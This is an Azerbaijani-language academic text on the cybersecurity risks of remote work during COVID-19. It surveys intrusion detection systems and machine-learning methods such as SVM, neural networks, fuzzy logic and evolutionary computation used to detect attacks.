
Koronavirus epidemiyası səbəbindən dövlətlər tərəfindən qoyulan məhdudiyyətlər insanları evdə qalmağa və hətta evdən işləməyə təşviq etdi. Bu tədbirlərdən biri olan “Uzaqdan İş” təcrübəsi yəqin ki, bu dövrə damğasını vuran və gələcəkdə daha da geniş yayılacağı gözlənilən yeni biznes modeli olacaq. Uzaqdan iş bir çox Müəssisə və Qurumlar üçün yeni bir fenomen olduğundan, tətbiqin ilkin mərhələlərində də bəzi şübhələrə səbəb oldu. İşçilərin təyinatı, iş bölgüsü, işin idarə edilməsi, iş vaxtı və müddəti, məhsuldarlıq, təhlükəsizlik və s. Bir çox fənlər üzrə əvvəlki bilik və təcrübə olmadığı üçün 1-2 həftə davam edən test və sınaq proseslərini yaşamaq mümkün idi. Bununla belə, bir çox müəssisə və qurumlar bir neçə həftəlik təcrübənin nəticələrini qiymətləndirərək, Uzaqdan İşləmə modeli ilə bağlı şübhələrin və qeyd-şərtlərin əsassız olduğu və bu təcrübənin gələcəkdə də davam etdirilə biləcəyi qənaətinə gəliblər. Uzaqdan işləmə modeli, COVID-19-dan sonra miras qalacaq bir tətbiq kimi, işçiyə “etibar”a əsaslanan və hətta ənənəvi yerində iş modelindən daha səmərəli və daha az xərcli ola bilən bir iş modeli kimi qəbul edilir. Aydındır ki, bu yeni iş modeli infrastrukturda “Rəqəmsal Çevrilmə” və anlayışda “Mədəni Dəyişiklik” tələb edir. Bu pandemiya prosesi texnologiyanı həm iş, həm də şəxsi həyatda daha da vacib edib. İşgüzar görüşlərin ənənəvi olaraq üzbəüz keçirildiyi yerdə biz indi onların əksəriyyətinin virtual olaraq keçirildiyi bir prosesdə yaşayırıq. Texnologiyaya artan ehtiyaca baxmayaraq, bir çox təşkilatların hələ də kibertəhlükəsiz uzaqdan iş mühitini təmin etməməsi diqqət çəkir. Uzaqdan işin artması, kiber riskə daha çox məruz qalmağı və buna görə də kibertəhlükəsizliyə daha çox diqqət yetirməyi özü ilə gətirdi. Kiberhücumçular pandemiyanı ev

işçilərinin zəifliyindən istifadə edərək və insanların koronavirusla əlaqəli xəbərlərə (məsələn, zərərli saxta koronavirusla əlaqəli veb-saytlar) güclü marağından istifadə edərək cinayət fəaliyyətini sürətləndirmək üçün bir fürsət kimi görürlər.

“Məlumat Təhlükəsizliyi və Kibertəhlükəsizlik” “Rəqəmsal Transformasiya” ilə birlikdə aparılmalıdır. COVID-19 prosesi zamanı təcrübələr göstərdi ki, bu mövzuda çox uzun bir yol var. Bu prosesdə yaşanan ən mühüm problemlərdən bəziləri aşağıdakılardır:

- Sistemlərə icazəsiz giriş,
- Məlumatların məxfiliyinin pozulması, məlumatların oğurlanması,
- Məlumat bütövlüyünün pozulması, dəyişdirilməsi,
- Sosial mühəndislik, saxta xəbərlər, kiber zorakılıq
- Xidmətə girişin bloklanması, sistemlərin məhv edilməsi və korlanması,

Şəkil 3. Ən çox baş vermiş insidentlər



Mənbə: <https://www.kroll.com/en/insights/publications/cyber/threat-intelligence-reports/q3-2022-threat-landscape-insider-threat-trojan-horse>

“Risk İdarəetmə Prosesi” kimi qəbul edilməli olan bu mövzunun üç ölçüsü var: insan, sistem və texnologiya. Uğur üçün bu 3 ölçünün eyni həssaslıqla idarə olunması və sistematik şəkildə idarə olunması vacibdir. Bu prosesdə xüsusilə Teleworking, Video Conference, VPN və s. bir çox yeni terminlər həyatımıza daxil oldu və biz xüsusilə Kiber Hücumlara səbəbindən yuxarıda qeyd olunan problemlərin

bir çoxu ilə qarşılaşmalı olduq. Covid-19 prosesi zamanı uzaqdan işləmə, evdə qalma öhdəlikləri, komendant saati, səyahət məhdudiyyətləri və s. səbəblərə görə dünyada və ölkəmizdə internet və sosial mediadan istifadə böyük ölçüdə artıb. İş əməliyyatları, alış-veriş, bankçılıq, təhsil və əyləncə kimi gündəlik həyatın bir çox fəaliyyəti internet üzərindən edilib və bundan sonra da edilməyə davam edəcək. Qlobal Kiber Təhlükəsizlik firması TrendMicro tərəfindən dərc edilən aşağıdakı məlumatlara görə, 2020-ci ilin 1-ci rübündə Kiber Təhdidlər və Hücumlarda görünməmiş artım müşahidə olunur. 2020-ci ilin ilk 3 ayında əvvəlki dövrlə müqayisədə 220 dəfə artımla 900 mindən çox anonim və ya spam mesaj, Covid-19-la bağlı 700-dən çox zərərli proqram, 48 min zərərli və ya saxta internet ünvanı (URL) əvvəlki dövrlə müqayisədə 260% artım ilə insanların həyatını çətinləşdirib. Texnologiyadan istifadə zamanı insan səhvi pandemiya əvvəl “kibertəhlükəsizliyin” əsas səbəbi idi. İşçilər bilmədən və ya ehtiyatsızlıqdan səhv insanlara giriş imkanı verirdilər, lakin pandemiya prosesi ilə bu problem evdən işləyərkən daha da böyüdü. Evdən işləyərkən işçilərin işi ailə üzvləri və ya sosial qonaqlar tərəfindən kəsilə bilər və bu diqqəti yayındıran amillər fərdləri daha diqqətsiz edə bilər. Kompüter əsaslı sistemlər iş təcrübələrindəki bu dəyişikliklərə və insan səhvlərinin artmasına uyğunlaşmalıdır. Bu, təhlükəsizliyi artırmaq üçün əsas informasiya sistemlərinə fasilələrin daxil edilməsi, “dörd göz prinsipini” tətbiq etmək üçün idarəetmə vasitələrinin işlənilib hazırlanması və avtomatlaşdırılmış idarəetmə vasitələrinin tətbiqi də daxil olmaqla, bir çox yollarla həyata keçirilə bilər. Əksər hakerlər oyunları təkmilləşdirməklə və ya şirkətlərin uzaqdan işə keçidindən faydalanaraq zərərli proqramlar hazırlayaraq şirkətlərin sistemlərinə sızırırlar. Pandemiya əvvəl kiberhücumların təxminən 20%-i görünməmiş zərərli proqram və ya metodlardan istifadə etməklə həyata keçirilirdisə, pandemiya zamanı bu nisbət 35%-ə yüksəlib. Hücumların bəziləri ətraf mühitə uyğunlaşan və aşkarlanmayan maşın öyrənməsi formasından istifadə edir. Məsələn, peyvəndin inkişafı ilə bağlı xəbərlər fişinq kampaniyaları üçün istifadə olunur, SMS və səs kimi müxtəlif kanallar əlavə etməklə onu daha mürəkkəb edir. Hakerlər qurbanları fidyə ödəməyə sövq etmək üçün onları ransomware ilə birləşdirərək məlumat sızması hücumlarını

çətinləşdirir. Mürəkkəb kiberhücumların artan təhlükəsini qarşılamaq üçün "istifadəçi və qurum davranışının təhlili" və ya "müasir" aşkarlama mexanizmlərindən istifadə etmək lazımdır. Bu mexanizmlər istifadəçilərin normal davranışını təhlil edir və bu təhlil edilmiş məlumatı normal nümunələrdən anormal kənarlaşmaların baş verdiyi vəziyyətləri aşkar etmək üçün tətbiq edir.


Zərərli proqramlar (fidyə proqramı istisna olmaqla) 2-ci rübdə 1%-dən 3-cü rübdə halların 5%-ə yüksəldi. Bu artım ehtimal olunur ki, Redline, Raccoon, Vidar və URSA kimi məlumat oğurlayan zərərli proqramların yayılması ilə bağlıdır. "Məlumat oğurluğu" kimi tanınan bu növ zərərli proqramlar adətən fişinq sistemləri vasitəsilə yayılır. Qurbanın sistemi yoluxduqdan sonra zərərli proqram brauzer tarixçələri, cihazın barmaq izləri, girişə icazəsi və maliyyə məlumatları daxil olmaqla müxtəlif məlumatları hədəfə alıb oğurlaya bilir.

Giriş üçün məlumatları hədəfləyən təhdidlər

3-cü rübdə fişinqdə artım müşahidə olunmuşdur və ilkin giriş üçün vektor kimi etibarlı hesablardan istifadə etdi. Mətn mesajı vasitəsilə göndərilən "smishing" olaraq adlandırılan fişinq mesajlarının sayının artması əsas səbəb kimi bilinir. Burada Office sənədi (məsələn, .docx və ya .word əvəzinə .ISO) və misallar əvəzinə konteyner faylı vasitəsilə göndərirdi. (Şəkil 4.)

Müdaxilə zamanı cavab müddəti çox vacibdir. Mövcud təhlükəsizlik vasitələri yaxşı bir statik müdafiə dəsti təmin etsə də, onlar təhlükələrin dinamik şəkildə qarşısının almaq və dinamik cavablar təklif edə bilmirlər. Zərərli proqram getdikcə təkmilləşir, aşkarlanması və silinməsi çətinləşir. Geniş miqyasda yeni hücumlar və zəifliklər yaranır. AV şirkətləri həftədə 100.000-dən çox imza yaradır.

Şəkil 4. Giriş üçün məlumatları hədəfləyən təhdidlər



Mənbə: <https://www.kroll.com/en/insights/publications/cyber/threat-intelligence-reports/q3-2022-threat-landscape-insider-threat-trojan-horse>

Hücumçular aşkarlanmadan asanlıqla yayınmaq üçün hücum variantlarından istifadə edirlər. “Based on byte-by-byte” uyğunluğuna əsaslanan aşkarlama mexanizmlərini pozan hücum nümunələrində kiçik dəyişikliklərlə əldə edilə bilər. Bu kiçik dəyişiklikləri müəyyən etmək üçün təhlükəsizlik analitikləri təhlükəsizlik insidentlərinə səbəb olan hücumları diqqətlə öyrənməlidirlər. Bu, şəbəkə və sistem səviyyəsində hadisələrin və təfərrüatların geniş şəkildə qeyd olunduğu mühitin qurulmasını tələb edə bilər. Təhlükəsizlik alətləri, məsələn: Antivirus proqramı, təhlükəsizlik divarları və müdaxilənin aşkarlanması sistemləri (IDS) bu hücumlarla mübarizə aparmaq üçün vacib alətlərdir, lakin çoxlu sayda yanlış pozitiv (təsnifata əlavə olunmayan) və yanlış məlumatlara görə çox məhduddur. mənfi (aşkar edilməməsi nəticəsində yaranan) nəticələr verir və beləliklə, yanlış təhlükəsizlik hissi verir.


1.2 Kiberhücumların aşkarlanma sistemi

21-ci əsrdə səhiyyə, maliyyə, enerji korporasiyaları, su, telekommunikasiya, nəqliyyat, müdafiə, təhsil, tədqiqat və inkişaf kimi müxtəlif infrastrukturlarda internetə yüksək dərəcədə bağlıdır. Beləliklə, onların kiberhücumlara qarşı çox

həssasdirlar və bu cür hücumlar bütün iqtisadiyyata ziyan vurmaqla yanaşı, həyati önəmi vardır. Bəzi kibermüdafiə vasitələri təqdim etməklə qiymətli məlumatları bu zərərli kiberhücumlardan qorumaq çox vacibdir. Kibermüdafiədə ən böyük ortaya çıxan əsas problem növbəti hücumun vaxtı ilə bağlı proqnozdur, çünki hücum vaxtı tamamilə statistikdir. Gələcəkdə növbəti hücumu proqnozlaşdırmaq üçün sistemin ətrafından toplanmış keçmiş məlumatların bir müddət təhlili də natamam və qeyri-kafidir. Beləliklə, təhlil edilən məlumatları tam və növbəti kiberhücumların düzgün proqnozlaşdırılması üçün kifayət etmək üçün Müdaxilənin aşkarlanması sistemləri (IDS), Süni Neyron Şəbəkəsi (ANN) və Süni İntellekt kimi intellektual sistemləri ilə bu problemlərin qarşısını almaq olur. (M., Hu, J., and Slay, J., 2014: s. 978–982.)

Real dünyada müxtəlif olan bir neçə problem var ki, biz onları məntiqlə həll edə bilmirik və ya nəzəri cəhətdən həll edə bilirik, lakin böyük resurs tələbi və böyük hesablama vaxtı səbəbindən əslində qeyri-mümkündür. Bu tip problemləri həll etmək üçün çox səmərəli və səmərəli işləyə biləcək sistemləri seçə bilirik. Bu üsullarla alınan həllər heç də həmişə riyazi cəhətdən düzgün həllərə bərabər olmur, əksər praktik məqsədlər üçün bəzən optimala yaxın həll kifayət edir. (Şəkil 5)

Şəkil 5. Soft hesablamalarda istifadə olunan müxtəlif texnikalar



Mənbə: <https://arxiv.org/pdf/1801.10472.pdf>


Müdaxilənin aşkarlanması sistemləri (IDS)

Müdaxilə informasiya təminatını pozan müntəzəm fəaliyyət toplusudur. Müdaxilənin aşkarlanması sistemi (IDS) əsasən şəbəkə fəaliyyətlərini izləmək və zərərli fəaliyyətlər barədə şəbəkə administratoruna məlumat vermək üçün istifadə

olunan aparat və ya proqram təminatıdır. Müdaxilələrin aşkarlanması sistemləri şübhəli trafikə müxtəlif yollarla aşkar etmək məqsədi daşıyan müxtəlif üsullara malikdir. Hücumun aşkarlanmasının qarşısının alınması sistemləri (IDPS) məlumat və məlumat sistemlərinə müdaxilələri aşkar etməyə və onlara cavab verməyə çalışır. IDS-lərin əksəriyyəti birlikdə IDS modelini müəyyən edən bir sıra komponentlərlə qurulur. (Şəkil 6)

Şəkildən, məlumat dəstləri müəyyən bir fəaliyyətin müdaxilə edib-etmədiyinə dair qərar qəbul etmək üçün sistemə məlumat vermək üçün istifadə edilir. Daha sonrakı qərarların qəbulu üçün digər IDS komponentləri üçün istifadəçi qeydlərini, Sistem qeydlərini, sistem zənglərini və s. məlumatlarını toplayır. Bu modul çox vacibdir, çünki onsuz digər modullar qeyri-funksionaldır. O, məlumatların azaldılmasını yoxlayır, yəni fəaliyyətin zərərli olub-olmadığına qərar vermək üçün bütün məlumatların Analiz moduluna ötürmək əvəzinə, müdaxilənin təhlili üçün əhəmiyyətsiz hesab edilən audit məlumatını aradan qaldırır. Bu, analiz modulunun ümumi mürəkkəbliyini azaltmağa kömək edir. (Ali Shiravi., Hadi Shiravi. və başqaları, 2012: s. 357 – 374.)

Şəkil 6. Ümumi müdaxilənin aşkarlanması sistemi modeli



Mənbə: <https://patents.google.com/patent/US9900332B2/en>

Analiz modulunun təhlili məlumatların toplanması modulundan məlumat alır. O, daha yaxşı və daha sürətli təsnifatlandırma, yüksək dəqiqlik və aşağı yalan həyəcan siqnalları və s. üçün cəmlənmiş təsnifatlara bölünməsi işlərini yerinə yetirir. O, statistik analiz, nümunə uyğunluğu, maşın öyrənməsi, fayl bütövlüyünü yoxlayanlar və süni immun sistemi üsulları və s. kimi analiz üçün bir neçə üsuldən

istifadə edir. Avtomatik analizdən istifadə edərək insan müdaxiləsi və real vaxt rejimində müdaxilənin müəyyən edilməsi prosesini sürətləndirmək mümkündür.

Saxlama modulu məlumatların toplanması və təhlili modulu tərəfindən toplanmış məlumatları təhlükəsiz şəkildə saxlamaq üçün bir yer təmin etmək üçün istifadə olunur. O, zərərli proqram və təhdidlərin yeni imzalarını saxlamaq, təsdiqlənmiş istifadəçiləri və sistem profillərini yeniləmək, kriminalistika təhlili və əsas audit məlumatlarını müəyyən etmək üçün istifadə olunur. (Liao, S. H., and Chu, P. H., 2010: s. 8300-8309.)

Cavab modulu aktiv və ya proaktiv ola bilər. Ümumiyyətlə, IDS proaktiv olmaq üçün nəzərdə tutulmuşdur. Onlar müdaxilə baş verdikdə həyəcan signalı verirlər. IDS-i bir sonrakı cihazdan daha çox reaktiv qurğu kimi edən sıçrayış texnologiyası kimi müxtəlif texnologiya var. Hücumun aşkarlanmasının qarşısının alınması sistemləri yalnız müdaxiləni aşkar etməklə yanaşı, müdaxilələri də qarşısını alır və ya tamamilə dayandırır. (Kandias, M., Antonatos, S. və başqaları, 2010: s. 28-43.)

IDS-lərdə istifadə edilən soft hesablama texnikası

Kiberhücumları aşkar etmək üçün istifadə edilən bəzi üsullar var. Bunlar aşağıdakılardır:

Dəstək Vektor Maşını (SVM) - müdaxilə aşkarlama sistemlərinin (IDS) inkişafında istifadə edilən məşhur maşın öyrənmə alqoritmidir. SVM müxtəlif sinif məlumatlarını ən yaxşı şəkildə ayıran sərhədi müəyyən etməklə işləyən nəzarət edilən öyrənmə alqoritmidir. Müdaxilənin aşkarlanması kontekstində SVM şəbəkə trafikini normal və ya zərərli kimi təsnif etmək üçün istifadə edilə bilər. SVM alqoritmı hər bir nümunənin normal və ya zərərli kimi etiketləndiyi etiketli məlumatlardan istifadə etməklə öyrədilir. SVM alqoritmı daha sonra normal trafiki zərərli trafikdən ən yaxşı şəkildə ayıran sərhədi müəyyən edir. SVM öyrədildikdən sonra o, təlim məlumatlarına oxşarlığına əsasən yeni şəbəkə trafikini normal və ya zərərli kimi təsnif etmək üçün istifadə edilə bilər.

SVM müdaxilənin aşkarlanması sistemlərində istifadə edildikdə bir sıra üstünlüklərə malikdir. Birincisi, SVM yüksək ölçülü məlumatların idarə edilməsində effektivdir

və onu şəbəkə trafikini təhlil etmək üçün əlverişli edir. İkincisi, SVM səs-küyə davamlıdır və böyük verilənlər toplusunu idarə edə bilər. Nəhayət, SVM həm xətti, həm də qeyri-xətti məlumatları idarə edə bilər ki, bu da onu mürəkkəb hücumları aşkar etmək üçün əlverişli edir.

Bununla belə, SVM də bəzi məhdudiyyətlərə malikdir. Bir məhdudiyyət ondan ibarətdir ki, SVM onun performansına təsir edə bilən parametr seçiminə həssas ola bilər. Digər məhdudiyyət ondan ibarətdir ki, SVM hesablama baxımından intensiv alqoritmdir və böyük verilənlər bazası ilə istifadə edildikdə onu yavaşlada bilər.

Məhdudiyyətlərinə baxmayaraq, SVM mürəkkəb və yüksək ölçülü məlumatların idarə edilməsində effektivliyinə görə müdaxilənin aşkarlanması sistemlərində istifadə edilən məşhur alqoritmdir. Tədqiqatçılar IDS-lərdə istifadə üçün SVM-ni optimallaşdırmaq və onun performansını və səmərəliliyini artırmaq yollarını araşdırmağa davam edirlər.

Neyron Şəbəkə (NN) – bu müdaxilə aşkarlama sistemlərinin (IDS) inkişafında istifadə olunan digər məşhur maşın öyrənmə alqoritmidir. NN-lər bir-biri ilə əlaqəli qovşaqlar vasitəsilə məlumatı emal edərək insan beyninin işini təqlid edən bir növ süni intellektidir. Müdaxilənin aşkarlanması kontekstində NN şəbəkə trafikini normal və ya zərərli kimi təsnif etmək üçün istifadə edilə bilər. NN alqoritmı hər bir nümunənin normal və ya zərərli kimi etikətləndiyi etikətli məlumatlardan istifadə etməklə öyrədilir. Daha sonra NN alqoritmı verilənlərdəki nümunələri və əlaqələri öyrənir və normal trafiki zərərli trafikdən ən yaxşı şəkildə ayıran sərhədi müəyyən edir. NN öyrədildikdən sonra o, təlim məlumatlarına oxşarlığına əsasən yeni şəbəkə trafikini normal və ya zərərli kimi təsnif etmək üçün istifadə edilə bilər. NN müdaxilənin aşkarlanması sistemlərində istifadə edildikdə bir sıra üstünlüklərə malikdir. Birincisi, NN çox çevikdir və geniş problemlərə tətbiq edilə bilər. İkincisi, NN həm xətti, həm də qeyri-xətti məlumatları idarə edə bilər, bu da onu mürəkkəb hücumları aşkar etmək üçün əlverişli edir. Nəhayət, NN təcrübədən öyrənə və verilənlərdəki dəyişikliklərə uyğunlaşaraq onu dinamik mühitlərə uyğunlaşdıra bilər.

Bununla belə, NN-in də bəzi məhdudiyyətləri var. Məhdudiyyətlərdən biri odur ki, NN hesablama baxımından bahalı ola bilər və çoxlu yaddaş tələb edir, xüsusən də böyük verilənlər bazası ilə istifadə edildikdə. Digər məhdudiyyət ondan ibarətdir ki, NN həddindən artıq uyğunlaşmaya meyilli ola bilər ki, bu da NN çox mürəkkəb olduqda və təlim məlumatlarına çox sıx uyğunlaşdıqda baş verir ki, bu da yeni məlumatların zəif ümumiləşdirilməsi ilə nəticələnir. Məhdudiyyətlərinə baxmayaraq, NN mürəkkəb və yüksək ölçülü məlumatların idarə edilməsində effektivliyinə görə müdaxilənin aşkarlanması sistemlərində istifadə edilən məşhur alqoritmdir. Tədqiqatçılar IDS-lərdə istifadə üçün NN-nin optimallaşdırılması və onun performansını və səmərəliliyini artırmaq yollarını araşdırmağa davam edirlər.

Qeyri-səlis məntiq (FL) - bu müdaxilə aşkarlama sistemlərinin (IDS) inkişafında istifadə edilən başqa bir maşın öyrənmə alqoritmidir. Qeyri-səlis məntiq ciddi doğru/yanlış dəyərlər əvəzinə həqiqət dərəcələrinə imkan verən məntiq növüdür.

Müdaxilənin aşkarlanması kontekstində FL şəbəkə trafikini normal və ya zərərli kimi təsnif etmək üçün istifadə edilə bilər. FL alqoritm qeyri-səlis çoxluqlara əsaslanır və bu, müəyyən bir sinifə oxşarlıq dərəcələri əsasında verilənlərin tədricən təsnifatını aparmağa imkan verir. FL alqoritm hər bir nümunənin normal və ya zərərli kimi etikətləndiyi etiketli məlumatlardan istifadə etməklə öyrədilir. FL alqoritm daha sonra verilənlərdəki nümunələri və əlaqələri öyrənir və hər bir nümunənin normal və ya zərərli sinifə üzvlük dərəcəsini müəyyən edir. FL öyrədildikdən sonra o, təlim məlumatlarına oxşarlıq dərəcəsinə əsasən yeni şəbəkə trafikini təsnif etmək üçün istifadə edilə bilər. FL müdaxilənin aşkarlanması sistemlərində istifadə edildikdə bir sıra üstünlüklərə malikdir. Birincisi, FL qeyri-müəyyən və qeyri-müəyyən məlumatları idarə edə bilər ki, bu da onu ciddi doğru/yalan qiymətlərdən istifadə etməklə təsnif etmək çətin olan şəbəkə trafikini təhlil etmək üçün əlverişli edir. İkincisi, FL həm ədədi, həm də linqvistik məlumatları idarə edə bilər ki, bu da onu ekspert biliklərini və qaydaları əldə etmək üçün əlverişli edir. Nəhayət, FL mürəkkəb və dinamik mühitləri idarə edə bilər, bu da onu yeni hücumların aşkarlanması üçün əlverişli edir.

Bununla belə, FL də bəzi məhdudiyyətlərə malikdir. Bir məhdudiyyət ondan

ibarətdir ki, FL-in şərh edilməsi çətin ola bilər, çünki qaydalar və qərarlar ciddi dəyərlər əvəzinə həqiqət dərəcələrinə əsaslanır. Digər məhdudiyyət ondan ibarətdir ki, FL hesablama baxımından bahalı ola bilər və xüsusilə böyük verilənlər bazası ilə istifadə edildikdə çoxlu yaddaş tələb edir. Məhdudiyyətlərinə baxmayaraq, FL qeyri-dəqiq və qeyri-müəyyən məlumatların idarə edilməsində effektivliyinə görə müdaxilənin aşkarlanması sistemlərində istifadə edilən məşhur alqoritmdir. Tədqiqatçılar IDS-lərdə istifadə üçün FL-i optimallaşdırmaq və onun performansını və səmərəliliyini artırmaq yollarını araşdırmağa davam edirlər.

Təkamül hesablaması (EC) – bu müdaxilə aşkarlama sistemlərinin (IDS) inkişafında istifadə olunan başqa bir maşın öyrənmə alqoritmidir. EC, genetik alqoritmlər, genetik proqramlaşdırma və təkamül strategiyaları daxil olmaqla, bioloji təkamüldən ilhamlanan optimallaşdırma alqoritmləri ailəsidir. Müdaxilənin aşkarlanması kontekstində EC aşkarlama alqoritmının parametrlərini optimallaşdırmaq və ya yeni aşkarlama alqoritmlərini yaratmaq üçün istifadə edilə bilər. EC alqoritmı namizəd həllərin populyasiyasını yaratmaq və hücumları aşkar etmək qabiliyyətinə əsasən onların uyğunluğunu qiymətləndirmək yolu ilə işləyir. Ən uyğun həllər daha sonra qiymətləndirilir və təkmilləşdirilən növbəti nəsil namizəd həlləri istehsal etmək üçün seçilir. Qənaətbəxş həll tapılana qədər bu proses təkrarlanır. EC müdaxilənin aşkarlanması sistemlərində istifadə edildikdə bir sıra üstünlüklərə malikdir. Birincisi, EC mürəkkəb və yüksək ölçülü məlumatları idarə edə bilər, bu da onu şəbəkə trafikini təhlil etmək üçün əlverişli edir. İkincisi, EC verilənlər və ətraf mühitdəki dəyişikliklərə uyğunlaşa bilər və onu dinamik mühitlər üçün uyğun edir. Nəhayət, AK yeni həllər yarada və mövcud həllərin işini optimallaşdıraraq onu IDS-lərin effektivliyini və səmərəliliyini artırmaq üçün uyğunlaşdırıla bilər. Bununla belə, EC-nin də bəzi məhdudiyyətləri var. Məhdudiyyətlərdən biri odur ki, EC hesablama baxımından bəla ola bilər və çoxlu yaddaş tələb edir, xüsusən də böyük verilənlər dəstləri ilə istifadə edildikdə. Başqa bir məhdudiyyət ondan ibarətdir ki, EC onun performansına təsir edə bilən parametrlərin seçiminə həssas ola bilər.

Məhdudiyyətlərinə baxmayaraq, EC aşkarlama alqoritmələrinin işini

optimallaşdırmaqda effektivliyinə görə müdaxilənin aşkarlanması sistemlərində istifadə edilən məşhur alqoritmdir. Tədqiqatçılar IDS-lərdə istifadə üçün EC-ni optimallaşdırmaq və onun performansını və səmərəliliyini artırmaq yollarını araşdırmağa davam edirlər.

